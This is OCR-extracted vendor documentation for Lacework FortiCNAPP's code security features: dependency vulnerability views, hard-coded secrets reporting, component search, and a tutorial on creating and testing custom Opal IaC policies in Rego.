
Language	Package Manager Support	Lock file generation supported?
Java	Maven	Not applicable
	Bazel	No
NodeJS	NPM	Yes
	PNPM	Not applicable
	Yarn	Not applicable
Python	Pip	Yes
	Pipenv	Yes
	Poetry	Yes

To view generated lock files:


1. Go to *Code Security > Applications*.
2. Select *Vulnerabilities: 3rd party* from the dropdown menu.



3. Select a *Vulnerability name* to view the vulnerability details.




4. Select a *Found in* lock file entry from the instance table. A dialog is displayed that presents a preview of the generated lock file.


package-lock.json: Lines 1988 - 2006
github.com/appsecco/dvna | master | 9ba473add536f66ac9007966acb2a775dd31277a
This is a generated file and not present in your file system.
1986 "node_modules/mysql2": {
1987 "dependencies": {
1988 "denque": "^1.4.1",
1989 "generate-function": "^2.3.1",
1990 "iconv-lite": "^0.5.0",
1991 "long": "^4.0.0",
1992 "lru-cache": "^5.1.1",
1993 "named-placeholders": "^1.1.2",
1994 "seq-queue": "^0.0.5",
1995 "sqlstring": "^2.3.1"
1996 },
1997 "engines": {
1998 "node": ">= 8.0"
1999 },
2000 "integrity": "sha512-xTWWQPjP5rcrceZQ7CSTKR/4XIDeH/cRkNH/uzvVGQ7W5c7EJ0dXeJUusk7OKhIoHj7uFKU
2001 "license": "MIT",
2002 "resolved": "https://registry.npmjs.org/mysql2/-/mysql2-1.7.0.tgz",
2003 "version": "1.7.0"
2004 },
2005 "node_modules/mysql2/node_modules/iconv-lite": {
2006 "dependencies": {
2007 "safer-buffer": ">= 2.1.2 < 3"
2008 },
2009 "engines": {
2010 "node": ">=0.10.0"
2011 },
2012 "integrity": "sha512-kERHXvpSaB4aU3eANwidg79K8FlrN77m8G9V+0vOR3HYaRifrlwMEpT7ZBJqLSEIHnEgJTH
2013 "license": "MIT",
2014 "resolved": "https://registry.npmjs.org/iconv-lite/-/iconv-lite-0.5.2.tgz",
2015 "version": "0.5.2"
2016 },
2017 "node_modules/named-placeholders": {
2018 "dependencies": {
2019 "lru-cache": "^7.14.1"
2020 },
Close

Vulnerabilities: Hard-coded secrets

The *Code security > Applications > Vulnerabilities: Hard-coded secrets* page has two components, the *Overview* and the *Secrets* section.

The *Overview* section displays two charts that help you visualize the different types of secrets detected in your codespaces. The bar chart *Top secret categories by severity and instances* will surface the top categories of secrets detected in the code spaces. It is limited to the top 10 categories. The *Hard coded secrets by severity* chart displays the overview of secrets detected across severities.



All hard coded secrets grouped by the secret type in the provided table. For each hard-coded secret, the following data may be provided in the table and when selecting a secret for more information:

Secret type	The type of hard-coded secret detected by Code Security.
Severity	The severity associated with the hard coded secret.
Category	The category of the hard-coded secret. There can be many secret types tied to a single category.
Instances	The count of findings associated to the secret type.
Impacted repositories	The count of repositories where the hard coded secrets are detected.
Visibility	The visibility of the repository that a secret resides in: • *unknown*: The status of the repository's visibility could not be determined or the last scan was before the visibility field was implemented. • *public*: The repository is visible to anyone. Since publicly visible repositories are easier to exploit, the *Category* will automatically be assigned *Critical*. • *private*: The repository was determined to be private.

Severity recalibration

PREVIEW FEATURE: This section describes functionality that is currently in preview.

Security scanners often flag hard coded credentials that are actually harmless test values or placeholders left by developers during development. Lacework FortiCNAPP code security's recalibration feature automatically identifies low-risk findings and adjusts their severity, prioritizing real security threats. Severity recalibration results in:

- Reduction of alerts with enhanced false positive detection
  - Test credentials are automatically downgraded to low severity.
- Better prioritization
  - Your security team sees real risks first.
- Faster remediation
  - Developers spend less time investigating harmless findings.

Existing techniques are as follows:

Technique	Description
Generic Password	When a hard coded password is detected in your code base, the recalibration engine analyses the actual credential value to determine if it's likely a test placeholder: • Common test patterns like `password`, `test123`, `admin`, or `changeme` are instantly recognized as developer placeholders rather than production secrets. Their severity will be adjusted to *LOW*. • Weak patterns such as keyboard walks (`qwerty`) indicate throwaway test credentials. Their severity will be adjusted to *LOW*.
Entropy-Based API Key Validation	Not all strings matching API key patterns are real secrets. Placeholder values, for example `iwenttothemountainforfreshair` or `00000000`, appear frequently in example code and documentation. Lacework FortiCNAPP's entropy analysis measures the randomness of detected keys; real API keys are cryptographically random, while low-entropy matches with repetitive patterns or dictionary words are filtered out. This eliminates alerts on README examples and configuration templates, focusing on genuine secrets.

Repositories

The *Code security > Applications > Repositories* page displays an overview section as well as a list of the integrated repositories with application scanning enabled. Use the search bar at the top of the page to search and filter your repositories.

Overview

The overview section of the *Applications Repositories* page features a *Top repos by 3rd party severity* chart. This chart visually breaks down the repositories within your Git organization from the greatest number of highest severity vulnerabilities to low.

To estimate the number of critical vulnerabilities for a given repository, for example, hover over the repository's corresponding bar at the dividing line between Critical and High severity.

Repositories

The list of repositories provides the repository URL and path as well as a repository summary, default branch summary, and a visual breakdown of the number of vulnerabilities found and their severity. By default, the list is sorted by severity.

Therefore, the repository with the greatest number of Critical vulnerabilities is displayed first. Use the *Sort by* dropdown to change this behavior.

For more information about a repository, click the corresponding table row to view the *Repository Details*.

Repository details

Below the URL/path of the repository is the repository summary. The repository summary provides additional information about the specific repository such as how many branches the repository has, who the contributors are, and the date and time of the last scan.

Default branch summary

To the right of the repository summary is the default branch summary. The default branch summary provides additional information about the main or default branch of the repository such as the number of vulnerabilities the latest scan found, the average CVSS and NVD scores for the vulnerabilities, and the number of vulnerabilities at each severity.

By default, the repository details focuses on your repository's default branch. To select a different branch, click the repository URL in the path above the search and filter field or click *View all branches*. You can use the search and filter field to pinpoint specific vulnerabilities or libraries.

Selected branch details

For the selected branch, additional information and a breakdown of vulnerabilities is displayed. The following information is available for each branch:

Git org	The integrated Git organization in which this repository/branch resides.
Repository	The repository in which this branch resides. Typically, the Git URL/path is provided here.
Branch	The name of the selected branch. Click *View all branches* to view other branches in the repository and change the selected branch.
Last scanned	The date and time of the last SCA scan.
Commit	The commit ID that was last scanned by Lacework FortiCNAPP.

Vulnerabilities by severity

The *Vulnerabilities by severity* chart overviews the number of vulnerabilities found for each severity in the specified branch scan.

Vulnerabilities

Below the branch details section is a table of the vulnerabilities found in the specified repository branch. You can use the search and filter options at the top of the page to update the vulnerabilities displayed. Additionally, you can click a column header to update the table's *Sort by* option.


For each vulnerability, the following data is provided in the table:

Vulnerability name	The name or identifier of a vulnerability.
Library	The component or code library in which the vulnerability originates.
Severity	The severity assigned by Lacework FortiCNAPP.
CVSS score	The severity score assigned by the Common Vulnerability Scoring System (CVSS).
NVD score	The severity score assigned by the National Vulnerability Database (NVD).
Instances	The number of times a vulnerability is found in your specified branch.
Version	The version number of a component in which the vulnerability was found.
Smart fix	The version number of a component in which the vulnerability is expected to be fixed.


Components

PREVIEW FEATURE: This section describes functionality that is currently in preview.


The *Code security > Applications > Components* page displays an overview of all components used across your code base. The *Components* table is a list of Software Bill of Materials (SBOMs) generated by SCA across your repositories and branches. Information in the table includes the component, repository, identified vulnerabilities, and so on.



Select a component to see high level information, such as which versions include identified vulnerabilities.



Detailed information, such as the impacted repositories, the suggested SmartFix version, and vulnerabilities, can be viewed by selecting a specific component version. This allows you to actively review and address identified vulnerabilities across your code base. For more information, see SmartFix on page 1614.




Searching for components

When specific components and packages are known to be compromised, it is beneficial to review the *Code security > Applications > Components* page to see if you are affected by the package. The following example demonstrates searching for a specific component and version. In this example, version 1.2.3 of the *org.example:test* component is known to be compromised.

To search for a component:

1. Go to *Code security > Applications > Components*.
2. Search for a component:
   - In the *All filters* search field, enter the full name of the *org.example:test* component. If the component is included, it is listed with the associated *Versions* and *Repositories*.


   - Enter part of the component name, such as *org.example*. Matching components are displayed as you enter the search criteria. Set the *Sort* filter to *Versions* and click *Apply* to list display criteria by associated versions.



3. Review the versions listed for the *org.example:test* component. Since, version 1.2.3 is not listed, the compromised component does not affect any of your known repositories.

Vulnerable components view

The *Vulnerable Components* view shows all vulnerabilities found in a repository, grouped by the direct dependencies that introduce them. This helps engineering teams focus remediation efforts on the dependencies they control. Instead of listing every CVE separately, vulnerabilities are rolled up under the direct dependency where they originate. This view also includes information on transitive dependencies and supply chain risks.




Vulnerabilities are organized as either direct or transitive vulnerabilities:

- *Direct vulnerabilities* affect the dependency itself.
- *Transitive vulnerabilities* are inherited from child libraries that are included by the direct dependency.

Transitive vulnerabilities are shown under the direct dependency responsible for pulling them into the project. For example, your code depends on Library A, which in turn depends on Library B and Library C. Any vulnerabilities in B or C will appear as transitive vulnerabilities under A.

To use the vulnerable components view:

1. Review the list of direct dependencies in your repository.
2. Expand a dependency to view its direct and transitive vulnerabilities.



3. Identify outdated or compromised dependencies that introduce high-risk issues.
4. Upgrade or replace the affected dependency. This will also remediate the transitive vulnerabilities it introduces.

Features

This section includes the following topics:

- Infrastructure-as-Code Security on page 1546
- Software Composition Analysis (SCA) on page 1567
- Static application security testing (SAST) on page 1620
- Secrets detection on page 1628
- IDE extensions on page 1636
- Exception management on page 1640
- Pull request commenting on page 1648

Infrastructure-as-Code Security

This section includes the following topics:

- Supported languages on page 1547
- Opal Engine on page 1548

Supported languages

The following table provides a list of IaC languages that Lacework FortiCNAPP does or does not support. The table will be updated as more languages are added.

Language	Supported
ARM Templates	No
Cloudformation	Yes
Crossplane	No
Dockerfiles	Yes
Helm Charts	Yes
Kustomize	Yes
Pulumi	No
Terraform	Yes
Terraform-plan	Yes
Ansible	No

Opal will scan Terraform tf-plan files that are provided in JSON format. Opal detects any `plan.json` files and runs scans on them, regardless of the JSON file name. JSON files that are not plan files will be ignored in the tf-plan scan.

This can be obtained using the following commands:

```
terraform init
terraform plan -refresh=false -out=plan.tfplan
terraform show -json plan.tfplan >plan.json
```

For more information on IaC scanning, see Opal Engine on page 1548.

Opal Engine

This section includes the following topics:

- Opal overview on page 1549
- Getting started with Opal on page 1550
- Writing custom Opal policies on page 1555
- Testing custom Opal policies on page 1561
- Opal output on page 1563
- Opal examples on page 1564

Opal overview

Opal is Lacework FortiCNAPP's IaC static analyzer based on the OPA framework and Rego language. Opal evaluates infrastructure as code (IaC) files for potential AWS, Azure, Google Cloud, and Kubernetes security and compliance violations prior to deployment.

You can create your own custom policies in Rego and have Opal run them on future scans. Creating custom Opal policies requires the Lacework FortiCNAPP CLI. For more information, see Getting started with Opal on page 1550.

Opal supports the following IaC frameworks:

Framework	Format
Azure Resource Manager (ARM)	JSON
CloudFormation	JSON, YAML
Kubernetes	YAML
Terraform	HCL, JSON Plan

Opal is part of the IaC component within the Lacework FortiCNAPP CLI. The Lacework FortiCNAPP CLI works with CI/CD tools such as Jenkins, Circle CI, Git Hub Actions and GitLab Pipelines.

How Opal works

Opal integrates into the Lacework FortiCNAPP CLI and Code Security app. To understand how to use Opal and run scans with the CLI, see Getting started with Opal on page 1550.

Opal converts an IaC file into a data structure to evaluate Rego policies before Opal returns the results in the CLI. Opal supports multiple formats for CI/CD based integrations such as JSON and JUnit.XML. You can enable or disable policies in the Lacework FortiCNAPP console or by editing the `codesec.yaml` file in your repository. See Leveraging the codesec.yaml file on page 1476.

With the Lacework FortiCNAPP CLI, you can integrate Opal into existing CI/CD pipelines. Beyond the standard CLI output, Opal supports JSON and JUnit.XML.

Getting started with Opal

Opal is bundled within Lacework FortiCNAPP's IaC component. To use Opal, you must first install the Lacework FortiCNAPP CLI and the IaC component.

Tutorial: Creating and testing a custom policy

This tutorial describes how to create a policy and the required directory, as well as how to create tests and test policies.

If you are familiar with Opal and configuring it, skip to Testing and using custom policies on page 1554.

Creating a custom policy directory

To create and test a custom Opal policy, you must first create a directory of your choice named `policies`.

Creating a custom policy

To create a custom policy:

1. Start the Opal interactive wizard by running the following command in the Lacework FortiCNAPP CLI:

   ```
   lacework iac policy create
   ```

   This command generates the required directory structure for your policy metadata.yaml and skeleton policy.rego file. Using the wizard, answer the prompts with the following input:

Policies directory path	`../policies`
Select provider	`AWS`
Select target	`terraform`
Policy name	`sample_custom_policy`
Title	`Sample Custom Policy`
Category	`Logging`
ResourceType	`aws_s3_bucket`
Select severity	`Medium`

```
created: ../policies/opal/sample_custom_policy/terraform/tests
```

The directory path must point to the existing `policies` directory that you created previously.

When creating your policy name, it must have the following convention `lower_case_ policy_name`.

You should now find a metadata.yaml file that contains the input you provided with the wizard in the `<policies directory path>/opal/sample_custom_policy/metadata.yaml` directory.

category	`Logging`
checkTool	`opal`
checkType	`terraform`
description	`"example policy"`
provider	`AWS`
severity	`Medium`
title	`"Sample Custom Policy"`

2. Go to `<path to your policies dir>/opal/sample_custom_policy/terraform` and edit the policy.rego file to add the following:

```
allow if {
    input.logging[_].target_bucket = "example"
}
```

Your policy.rego file should now look like this:

```
package policies.tf_sample_custom_policy

import rego.v1

input_type := "tf"

resource_type := "aws_s3_bucket"

default allow = false

allow if {
    input.logging[_].target_bucket = "example"
}
```

Add Test Input

To add test input:

1. Go to `<path to your policies dir>/sample_custom_policy/terraform/tests` and create a directory for passing tests:

```
mkdir pass
cd pass
vi main.tf
```

2. Copy the following into your `main.tf` file:

```
resource "aws_s3_bucket" "test" {
    bucket = "test-bucket"
    logging {
        target_bucket = "example"
    }
}
```

3. You can also add a failing test input. It is not mandatory to have both pass and fail.

```
cd ../
mkdir fail
cd fail
vi main.tf
```

You do not need to have both a pass and a fail.

4. Copy the following into your `main.tf` file:

```
resource "aws_s3_bucket" "test" {
    bucket = "test-bucket"
    logging {
        target_bucket = "bad-example"
    }
}
```

Test the Custom Policy

To test the custom policy:

1. Run: `lacework iac policy test -d <path to sample_custom_policy>`

In the following example, 2 tests (pass and fail) ran and passed:

```
 Info] Policy policies/opal/sample_custom_policy test main.tf fail terraform - OK
 Info] Ran 2 tests and all passed
ailed: 0
assed: 2
olicies:
  - path: policies/opal/sample_custom_policy
    success: true
    target: terraform
    test_path: workspace/lacework-dev/policies/opal/sample_custom_policy/terraform/tests/pass/main.tf
    test_type: pass
  - path: policies/opal/sample_custom_policy
    success: true
    target: terraform
    test_path: workspace/lacework-dev/policies/opal/sample_custom_policy/terraform/tests/fail/main.tf
    test_type: fail
```

Debug tests using the `Rego print` function

